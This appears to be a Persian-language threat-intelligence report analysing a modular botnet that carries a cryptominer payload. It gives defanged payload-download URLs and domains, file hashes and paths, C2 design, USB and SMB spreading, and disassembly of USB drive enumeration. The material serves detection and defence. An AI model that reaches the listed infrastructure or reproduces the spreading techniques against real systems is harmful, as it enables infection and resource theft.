
با هدف انتقال فایل از شبکه عمومی/اینترنت به شبکه خصوصی/ایزوله و یا بالعکس طراحی شده است. این سامانه براساس زیرساخت ابری پیاده‌سازی شده که به صورت ابر خصوصی (Private cloud) در داخل سازمان راه‌اندازی می‌شود.

All Rights Reserved © 2026

برآیند نهایی

- تحلیل انجام‌شده نشان می‌دهد نمونه‌های بررسی شده بخشی از یک چارچوب عملیاتی با معماری بات نت و طراحی ماژولار هستند که در نسخه مورد بررسی از Payload استخراج ارز دیجیتال بهره می‌برد.
- ساختار ارتباطی مبتنی بر پایگاه داده، مکانیزم‌های انتشار درون‌سازمانی از طریق SMB و قابلیت جمع‌آوری اطلاعات میزبان، بیانگر آن است که این زیرساخت صرفاً برای عملیات Mining طراحی نشده و ظرفیت تغییر یا توسعه مأموریت عملیاتی را داراست.
- برخلاف Cryptominerهای متداول که به‌صورت مستقل و ایستا عمل می‌کنند، این نمونه از الگوی مدیریت متمرکز، تخصیص وظیفه و سازگاری با محیط قربانی بهره می‌برد؛ ویژگی‌هایی که آن را در دسته تهدیدات سازمان‌یافته‌تر و قابل‌گسترش قرار می‌دهد.
- چنین معماری‌ای این امکان را فراهم می‌کند که در صورت تغییر اهداف مهاجم، Payload فعلی با ماژول‌های دیگر جایگزین شود.
- با توجه به ماهیت نمونه‌محور این تحلیل، ارزیابی حاضر بر پایه شواهد فنی استخراج‌شده از نمونه‌های کشف‌شده انجام شده است. جزئیات کامل تحلیل رفتار، زنجیره اجرا، سازوکارهای پایداری و ارتباطی در پیوست ۲ ارائه شده است که مبنای استنتاج‌های هوش تهدید در این سند محسوب می‌شود.
- در مجموع، تهدید مورد بررسی را نمی‌توان صرفاً یک ابزار استخراج رمزارز تلقی کرد؛ بلکه باید آن را به‌عنوان یک زیرساخت بات‌نت با قابلیت توسعه و گسترش در محیط‌های سازمانی ارزیابی نمود که در صورت عدم کنترل، می‌تواند به بستری برای اجرای Payloadهای مخرب‌تر در آینده تبدیل شود.

پیوست ۱



All Rights Reserved © 2026

IOCها	
URLs and Domains	hxxp://unvdwl[.]com/un2/uhard.dat hxxp://rootunvdwl[.]com/un2/uhard.dat hxxps://github[.]com/unvdwl/dwl/raw/main/botuhard.dat hxxps://raw[.]githubusercontent[.]com/rootunvbot/mydata/refs/heads/main/botuhard.dat hxxps://github[.]com/unvdwl/dwl/raw/main/unvubotrestorehardx.dat hxxps://raw[.]githubusercontent[.]com/rootunvbot/mydata/refs/heads/main/unvubotrestorehardx.dat hxxp://unvrcvx[.]com/un2/unvurestorehardx.dat hxxps://github[.]com/unvdwx/dwx/raw/refs/heads/main/urcvbotx.dat hxxp://rootunvdwl[.]com/un2/unvurestorehardx.dat rootunvbot[.]com unvbotx[.]com

All Rights Reserved © 2026

IOCها	
Directory, Files and Hashes:	SHA256: 288bb389e2c9642019c6bfd8c2268bddf60984fcc644e1563f703d4541931ee8S MD5: 56b68224f8dd811c583ecc3cb1096065 C:\\Windows\System32\\winsvcf\\x359849.dat
	SHA256: 6015e0cc1fd1038d2ebb78e04edc8a67b7b44f401e680a9bf2ccfeaa1d698263 MD5: 486b05230e4e35450c8f58e8ab8f67b9 C:\\Windows\System32\\winsvcf\\ x234117.dat
	SHA256: 8da7694255412ab7031b23d7f3bb34b2a93e404a1c46542c970afd4215f3000b MD5: 6b244035c2374d39fa432df38be505f0 C:\\Windows\System32\\winsvcf\\x359849.dat
	SHA256: dc2f7308c35c5429357714963ebe53312014e53cb3f70aebfb63493b80154abd MD5: 26f4ef6545a381224997982c306eb101 C:\\Windows\\System32\\usvcldr64.dat
	SHA256: 4d9a60ea8453f9448c3f77e94e56a58b55a5c272ae57220b6793684f039b5c13 MD5: f22fa2f27c79405d928e27eedd22a796 C:\\Windows\\System32\\console-zero.exe
	SHA256: 8702be9722713cdcbc1f555ff70008db06c7359048467c8472e94c319a421bd1 MD5: 3c6a2dacce47f62229d6952c438e17ab C:\\Windows\\System32\\console-zero.exe


All Rights Reserved © 2026

IOCها	
Directory, Files and Hashes:	SHA256: f70d2aeb80962549e09f0af65a4a34a5bdd913d648dbf7447008d1389098af57 MD5: 32478e26a0e8a1b592c11f0bf9a3f396 C:\\Windows\\System32\\winsvcf\\crypti.exe
	SHA256: a741ece158a6baa33d7a7d6936f095d5fd2bef26cf4dcb8ac1dd1819197f8f05 MD5: 77a01d4839b171da5bcaf6f6e8b19ad1 C:\\Windows\\System32\\backup_f64.exe
	SHA256: 4661718c20f085c3f8b62e7f28664aad216a481d3ada5961d99f87fd0a563807 MD5: f249f2b3593f50d0b10965705a6dd7a2 C:\\Windows[ ]\\System32\\printui.dll
	SHA256: a778a4e1e17eb357c48b827dccccf34de7381153ece721cfdda49b54fa55d55f MD5: 62802e6b30cc7abc068667e5d93dc721 C:\\Windows[ ]\\System32\\printui.dll

IOCها	
Schtasks	console_zero

IOCها	
Services	X{random} Service

پیوست ۲



GRAPH

TR-CyberCriminal-Tangerine Turkey-H

گزارش تحلیل بدافزار Botnet ماژولار با Payload استخراج Miner

کمپین TR-CyberCriminal-Tangerine Turkey-H

مهر ماه ۱۴۰۳

نسخه ۱.۴

اطلاعات موجود در این سند عادی است.

فهرست مطالب

پیشگفتار 2

واژه‌نامه اصطلاحات فنی 3

تحلیل فنی رفتار بدافزار 5

زنجیره حمله مشاهده‌شده 6

زیرساخت C2 بدافزار 7

نقطه شروع و مکانیزم‌های انتشار آلودگی 8

انتشار از طریق USB 8

انتشار از طریق SMB و حرکت جانبی 10

تحلیل جداگانه فایل‌های بدافزار 32

مرحله اول 11

تحلیل فایل PrintUI.dll 11

فرآیند Resolve کردن APIها 16

مرحله دوم 20

بررسی فایل usvcldr64.dat 20

تکنیک Persistence استفاده شده در بدافزار 24

مرحله سوم 26

تحلیل فایل x{random}.dat (هسته بدافزار) 26

مکانیزم Self-Termination 40

مرحله چهارم 41

بررسی فایل Console_zero.exe 41

مرحله پنجم 45


بررسی فایل backup_f64.exe 45

دیگر داده‌های مرتبط 49

نتیجه‌گیری 51

نویسندگان 52

گراف 53



All Rights Reserved © 2026

پیشگفتار

بدافزارهای Miner دسته‌ای از نرم‌افزارهای مخرب هستند که با سوءاستفاده غیرمجاز از منابع پردازشی سیستم‌های قربانی، برای استخراج ارزهای دیجیتال مورد استفاده قرار می‌گیرند. این نوع بدافزارها معمولاً بدون ایجاد تخریب مستقیم در داده یا سیستم، موجب کاهش کارایی، افزایش مصرف انرژی و فرسایش منابع سخت‌افزاری می‌شوند و به همین دلیل در بسیاری از موارد به‌عنوان تهدیدی با ریسک پایین‌تر تلقی می‌گردند.

با این حال، با در نظرگرفتن تعریف ارائه‌شده از بدافزارهای Miner، نمونه‌ای که در این گزارش مورد بررسی قرارگرفته است اگرچه در نسخه مورد بررسی، رفتاری منطبق با یک بدافزار استخراج ارز دیجیتال دارد، اما تحلیل‌های تیم CTI **گراف** نشان می‌دهد که این رفتار صرفاً Payload فعال فعلی این تهدید بوده و تنها بخشی از قابلیت‌های آن را نمایان می‌سازد. درواقع، این بدافزار یک تهدید ماژولار مبتنی بر زیرساخت بات‌نت است که از (C2-Driven) برای دریافت تنظیمات، به‌روزرسانی و جایگزینی Payloadها استفاده می‌کند.

علاوه بر این، یکی از ویژگی‌های برجسته این بدافزار، قابلیت انتشار جانبی (Lateral Movement) در بستر شبکه‌های سازمانی از طریق پروتکل SMB است که امکان تکثیر خودکار در محیط‌های درون‌سازمانی را فراهم می‌کند. وجود این قابلیت، سطح ریسک تهدید را به‌طور قابل‌توجهی افزایش داده و آن را از یک Miner متعارف به یک بات‌نت با پتانسیل گسترش سازمانی ارتقا می‌دهد.

بر همین اساس، ارزیابی این تهدید صرفاً به‌عنوان یک بدافزار استخراج رمزارز، تصویر دقیقی از سطح واقعی ریسک آن ارائه نمی‌دهد و بررسی رفتارها، زیرساخت ارتباطی و زنجیره حمله آن در ادامه این گزارش انجام خواهد شد.

All Rights Reserved © 2026

واژه‌نامه اصطلاحات فنی

Botnet

بات‌نت (Botnet) شبکه‌ای از رایانه‌ها است که به بدافزار آلوده شده‌اند و توسط فردی به نام بات‌هردر (Bot Herder) کنترل می‌شوند. بات‌هردر شخصی است که زیرساخت بات‌نت را اداره می‌کند و از رایانه‌های به‌خطرافتاده برای انجام حملاتی استفاده می‌کند که با هدف ازکار انداختن شبکهٔ یک هدف، تزریق بدافزار، جمع‌آوری اطلاعات احراز هویت (Credential harvesting) یا اجرای پردازش‌های سنگین و مصرف‌کنندهٔ زیاد CPU طراحی شده‌اند.

هر دستگاه جداگانه‌ای که در این شبکهٔ بات‌نت قرار دارد، بات (Bot) نامیده می‌شود.

Crypto-malware (Miner)

Crypto-malware نوعی بدافزار است که به یک عامل تهدید (Threat Actor) اجازه می‌دهد فعالیت Cryptojacking انجام دهد. اگرچه فرآیندی که هکرها استفاده می‌کنند در اصل مشابه روشی است که استخراج کنندگان قانونی رمزارز به کار می‌برند، اما این بدافزار از دستگاه‌ها و توان پردازشی کاربران دیگر برای کسب درآمد استفاده می‌کند.

در نتیجه، این حملات منابع قابل توجهی از برق رایانهٔ قربانی را مصرف می‌کنند، در حالی که هیچ سود یا منفعتی برای صاحب دستگاه ایجاد نمی‌شود.

All Rights Reserved © 2026

واژه‌نامه اصطلاحات فنی

Modular malware


بدافزار ماژولار(Modular Malware)، نوعی بدافزار است که با ساختار ماژولار طراحی شده است. به این معنا که بدافزار از چندین مؤلفه یا ماژول مجزا تشکیل شده که در کنار یکدیگر برای انجام فعالیت‌های مخرب مختلف عمل می‌کنند.

این ماژول‌ها می‌توانند وظایف متفاوتی داشته باشند؛ از کارهای ساده‌ای مانند جمع‌آوری اطلاعات دربارهٔ سیستم آلوده گرفته تا فعالیت‌های پیچیده‌تر مانند سرقت داده‌های حساس یا اجرای حملات هدفمند.

Direct Syscall

Direct Syscall یک تکنیک سطح پایین است که برای فراخوانی مستقیم Syscallهای ویندوز از حالت کاربر (User Mode)استفاده می‌شود و لایه‌های استاندارد API مانند kernel32.dll یا ntdll.dll را دور می‌زند. به‌جای اینکه برنامه یک تابع از Windows API را فراخوانی کند که در نهایت منجر به اجرای یک Syscall شود، خودش مستقیماً دستور Syscall را با شماره‌ی صحیح آن و پارامترهای مربوطه اجرا می‌کند.


All Rights Reserved © 2026



تحلیل فنی

در ایـن بخش، رفتارهای فنی بدافزار بر اساس نمونه‌های تحلیل شده و شواهد مشاهده‌شده در زمان اجرا بررسی می‌شود. تمرکز ایـن تحلیل بر نحوه آغاز آلودگی، منطق اجرای بدافزار و رفتارهای عملیاتی آن در سیستم قربانی است. هدف از این بررسی، ارائه درکی دقیق از نحوه عملکرد بدافزار در شرایط واقعی و زمینه‌سازی برای تحلیل مراحل بعدی زنجیره حمله است.

زنجیره حمله مشاهده‌شده (براساس Payload بررسی‌شده درگزارش)



All Rights Reserved © 2026

زیرساخت C2 بدافزار

پیش از ورود به جزئیات فنی و تحلیل مرحله‌به‌مرحله اجزای بدافزار، لازم است به زیرساخت ارتباطی آن پرداخته شود؛ چراکه ماهیت واقعی این تهدید، بیش از آن‌که در فایل‌های اجرایی یا رفتار استخراج رمزارز آن قابل مشاهده باشد، در نحوه طراحی و تعامل آن با زیرساخت فرماندهی نهفته است. تحلیل‌های تیم هوش تهدید گراف، نشان می‌دهد که این بدافزار از چند پایگاه داده آنلاین به‌عنوان هسته‌ی اصلی فرماندهی و کنترل (C2) خود استفاده می‌کند؛ زیرساختی که نقش آن فراتر از ذخیره‌سازی ساده اطلاعات بوده و عملاً به‌عنوان مرکز مدیریت و هماهنگی بات‌نت عمل می‌کند.

در این معماری، بدافزار با برقراری ارتباط مستقیم با پایگاه داده، تنظیمات اجرایی، پروفایل‌های عملیاتی و Payloadهای مورد نیاز خود را به‌صورت پویا دریافت می‌کند و در مقابل، اطلاعات جمع‌آوری‌شده از سیستم‌های آلوده را در جداول مشخصی ذخیره می‌نماید. این اطلاعات شامل مشخصات سیستم قربانی، وضعیت اجرای Payloadها و داده‌های عملیاتی مرتبط با هر نود از بات‌نت است. چنین الگویی امکان مدیریت متمرکز، به‌روزرسانی سریع و اعمال تغییرات گسترده در رفتار بدافزار را بدون نیاز به بازتوزیع فایل‌های مخرب فراهم می‌سازد.

استفاده از پایگاه داده به‌عنوان کانال فرماندهی، نشان‌دهنده‌ی یک طراحی آگاهانه و بات‌نت‌محور است که در آن Payload استخراج رمزارز صرفاً یکی از ماژول‌های قابل‌تعویض محسوب می‌شود. این رویکرد به مهاجم اجازه می‌دهد تا بسته به اهداف عملیاتی، شرایط محیط قربانی یا سیاست‌های جدید، Payloadهای متفاوتی را فعال یا جایگزین کند. در نتیجه، رفتار فعلی بدافزار نباید به‌عنوان مرز نهایی قابلیت‌های آن در نظر گرفته شود.

بر این اساس، این تهدید نه یک Miner متعارف، بلکه یک بات‌نت ماژولار با زیرساخت فرماندهی مبتنی بر پایگاه داده است که قابلیت تطبیق، گسترش و تغییر رفتار در مقیاس وسیع را داراست. در ادامه این گزارش، اجزای فنی بدافزار و نحوه تعامل آن‌ها با این زیرساخت مرکزی به‌صورت تفصیلی بررسی خواهد شد.

All Rights Reserved © 2026

نقطه شروع و مکانیزم‌های انتشار آلودگی

در نمونه بررسی‌شده، آلودگی از طریق اتصال یک رسانه قابل‌حمل آلوده (Removable Media) به سیستم قربانی نمایان می‌شود. اجرای اولیه بدافزار مبتنی بر تعامل کاربر (User Interaction) بوده و بدون بهره‌گیری از Exploit یا آسیب‌پذیری خاص انجام می‌شود.

پس از اجرای موفق، بدافزار علاوه بر آماده‌سازی بستر اجرای Payload، از مکانیزم‌های متعددی برای انتشار استفاده می‌کند که شامل گسترش از طریق USB و همچنین انتشار در شبکه‌های محلی مبتنی بر SMB است.

در ادامه به روش‌های انتشار بدافزار خواهیم پرداخت.

انتشار از طریق USB

بدافزار پس از اجرا، تمامی درایوهای سیستم را بررسی کرده و درایوهای با ماهیت Removable را شناسایی می‌کند. سپس با پیمایش این درایوها، فرآیند انتشار خود را بر روی هر USB متصل آغاز می‌کند.

```
lea     rcx, [rbp+670h+lpRootPathName]
cmp     qword ptr [rbp+670h+var_660+8], 7
cmova   rcx, [rbp+670h+lpRootPathName] ; lpRootPathName
call    cs:GetDriveTypeW
cmp     eax, 2
jnz     loc_18005AB9B
mov     [rbp+670h+VolumeSerialNumber], edi
xor     edx, edx        ; Val
mov     r8d, 208h       ; Size
lea     rcx, [rbp+670h+VolumeNameBuffer] ; void *
call    memset
lea     rcx, [rbp+670h+lpRootPathName]
cmp     qword ptr [rbp+670h+var_660+8], 7
cmova   rcx, [rbp+670h+lpRootPathName] ; lpRootPathName
